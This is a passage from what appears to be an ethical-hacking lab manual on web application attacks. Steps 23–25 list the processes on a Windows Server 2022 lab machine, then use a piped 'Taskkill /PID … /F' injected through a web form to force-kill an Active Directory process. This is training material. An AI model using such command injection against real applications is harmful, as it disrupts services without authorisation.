
23. A list of all the running processes on the **Windows Server 2022** machine is displayed, as shown in the screenshot.




Module 14 – Hacking Web Applications

24. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process PID (here, **3112**).

Note: The list of running processes might differ in your lab environment.




25. Type | **Taskkill /PID [Process ID value of the desired process] /F** (here, PID is **3112**) and click **Submit**. By issuing this command, you are forcefully (/F) terminating the process.



